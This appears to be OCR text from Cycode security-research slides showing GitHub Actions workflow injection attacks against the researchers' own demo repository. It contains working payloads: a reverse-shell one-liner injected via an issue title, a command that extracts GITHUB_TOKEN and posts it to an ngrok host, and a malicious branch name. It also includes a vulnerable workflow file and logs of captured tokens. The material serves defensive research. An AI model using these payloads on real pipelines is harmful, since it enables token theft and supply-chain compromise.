
Payload: creating artifact containing `package.json` file, that would run when CI executes `yarn install --frozen-lockfile`



Copyright © 2023 Cycode Inc.

Case Study 2 -
Fluent UI Attack Flow

Fluent UI



Copyright © 2023 Cycode Inc.

Consequences of Build Compromise

Exposing secrets to sensitive assets such as: artifact registries, AWS/GCP/Azure assets and more.

Using exposed GitHub tokens to **commit to the repository**.
This can cause a **critical supply chain incident**, as the attacker can introduce backdoors deployed to end-users or organization environments.

A much smaller risk would be the malicious actor's ability to run botnets or crypto miners using runner infrastructure.

Copyright © 2023 Cycode Inc.

Exposing Secrets:

Lab Setup


(1) ngrok tcp 10000

(2) tcp://8.tcp.ngrok.io:15063

(3) nc -lv 10000

(4) Sending malicious script


(5) bash -i >& /dev/tcp/8.tcp.ngrok.io/15063 0>&1



Copyright © 2023 Cycode Inc.


Exposing Secrets:

Getting Reverse Shell



```
New malicious issue title" && bash -i >& /dev/tcp/8.tcp.ngrok.io/15063 0>&1 && echo "
```

Write
Preview
Leave a comment
Attach files by dragging & dropping, selecting or pasting
Styling with Markdown is supported



```
runner@fv-az167-635:~/work/demo/demo$ 1s -1ha
1s -lha
total 20K
drwxr-xr-x 4 runner docker 4.0K Feb 20 09:22 .
drwxr-xr-x 3 runner docker 4.0K Feb 20 09:22 ..
drwxr-xr-x 8 runner docker 4.0K Feb 20 09:22 .git
drwxr-xr-x 3 runner docker 4.0K Feb 20 09:22 .github
-rW-r--r-- 1 runner docker
6 Feb 20 09:22 README.md
runner@fv-az167-635 :~/work/demo/demo$ echo "Hello from Github runner!"
echo "Hello from Github runner!"
Hello from Github runner!
```

Copyright © 2023 Cycode Inc.

```yaml
name: CI

on:
 issues:
   types: [opened]
 pull_request_target:
   branches: [ "main" ]

jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - uses: actions/checkout@v3
     - run: |
         echo "ISSUE TITLE: ${{github.event.issue.title}}"
         echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
         echo "BRANCH NAME: ${{ github.event.pull_request.head.ref }}"
```

Exposing Secrets: Sample Use Case

Code execution here

Code execution here

Copyright © 2023 Cycode Inc.


Exposing Secrets:

Secrets from Checkout Action

```yaml
name: CI

on:
 issues:
   types: [opened]
 pull_request_target:
   branches: [ "main" ]

jobs:
 build:
   runs-on: ubuntu-latest
   steps:
     - uses: actions/checkout@v3
     - run: |
         echo "ISSUE TITLE: ${{github.event.issue.title}}"
         echo "ISSUE DESCRIPTION: ${{github.event.issue.body}}"
     - run: |
         echo "BRANCH NAME: ${{ github.event.pull_request.head.
```

```
$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION

extraheader = AUTHORIZATION: basic REDACTED

$ cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION |
cut -d’:’ -f 2 | cut -d’ ‘ -f 3 | base64 -d

x-access-token: ghs_REDACTED
```

Copyright © 2023 Cycode Inc.



issue" && export GITHUB_TOKEN=$(cat $GITHUB_WORKSPACE/.git/config | grep AUTHORIZATION | cut -d':' -f 2 | cut -d' ' -f 3 | base64 -d | cut -d':' -f 2) && curl -X POST -d "token=$GITHUB_TOKEN" http://2.tcp.eu.ngrok.io:16856 && echo " #14

alex-ilgayev opened this issue now · 0 comments

alex-ilgayev commented now


No description provided.

Write
Preview
Leave a comment
Attach files by dragging & dropping, selecting or pasting them.
Close issue
Comment

Remember, contributions to this repository should follow its security policy.

You're receiving notifications because you authored the thread.

```
❯ docker run --rm -it -p 8080:8080 cycodelabs/simple-http-logger
Starting httpd ...

Host: 2.tcp.eu.ngrok.io:16856
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

token=ghs_HW31y4P4VXybQ2RcBmQSberjGr6C5o1aa74Q

172.17.0.1 - - [14/May/2023 08:23:16] "POST / HTTP/1.1" 200 -
```



CycodeLabs / gha-demo-examples Public

Code · Issues 1 · Pull requests · Actions · Projects · Wiki · Security · Insights · Settings

main · 8 branches · 0 tags

alex-ilgayev Update sample.yml · e79c1db 18 minutes ago · 11 commits

.github/workflows	Update sample.yml	18 minutes ago
README.md	Update README.md	1 hour ago

README.md

Github Actions Demo Examples

About


No description, website, or topics provided.

Readme · Security policy · 0 stars · 1 watching · 0 forks

Releases: No releases published

Packages: No packages published

```
~
└> docker run --rm -it -p 8080:8080 cycodelabs/simple-http-logger
```


Create shell.sh by alex-ilgayev
https://github.com/CycodeLabs/gha-demo-examples/pull/21
Code
Issues 1
Pull requests 1
Actions
Projects
Wiki
Security
Insights
Settings
ngrok
docker

Create shell.sh #21

Open

alex-ilgayev wants to merge 1 commit into `CycodeLabs:main` from `alex-ilgayev:branch"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}"`

The head ref may contain hidden characters: `"branch\"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}\""`

alex-ilgayev commented now — Member

No description provided.

`Create shell.sh` — Verified — 46201df

Add more commits by pushing to the **`branch"&&chmod${IFS}+x${IFS}./shell.sh&&./shell.sh&&echo${IFS}"`** branch on **alex-ilgayev/gha-demo-examples**.

Some checks haven't completed yet
1 in progress check

CI / build (pull_request_target) *In progress — This check has started...* Details

This branch has no conflicts with the base branch
Merging can be performed automatically.

You can also open this in GitHub Desktop or view command line instructions.

Reviewers
No reviews
Still in progress? Convert to draft

Assignees
No one—assign yourself

Labels
None yet

Projects
None yet

Milestone
No milestone

Development
Successfully merging this pull request may close these issues.
None yet

```
❯ docker run --rm -it -p 8080:8080 cycodelabs/simple-http-log
ger
Starting httpd ...

Host: 2.tcp.eu.ngrok.io:16856
User-Agent: curl/7.81.0
Accept: */*
Content-Length: 46
Content-Type: application/x-www-form-urlencoded

token=ghs_C2NqcFhGDSYy6WGuUbpqzU0GohCX1U3t8Igo

172.17.0.1 - - [14/May/2023 09:39:00] "POST / HTTP/1.1" 200 -
```

Committing Malicious Code

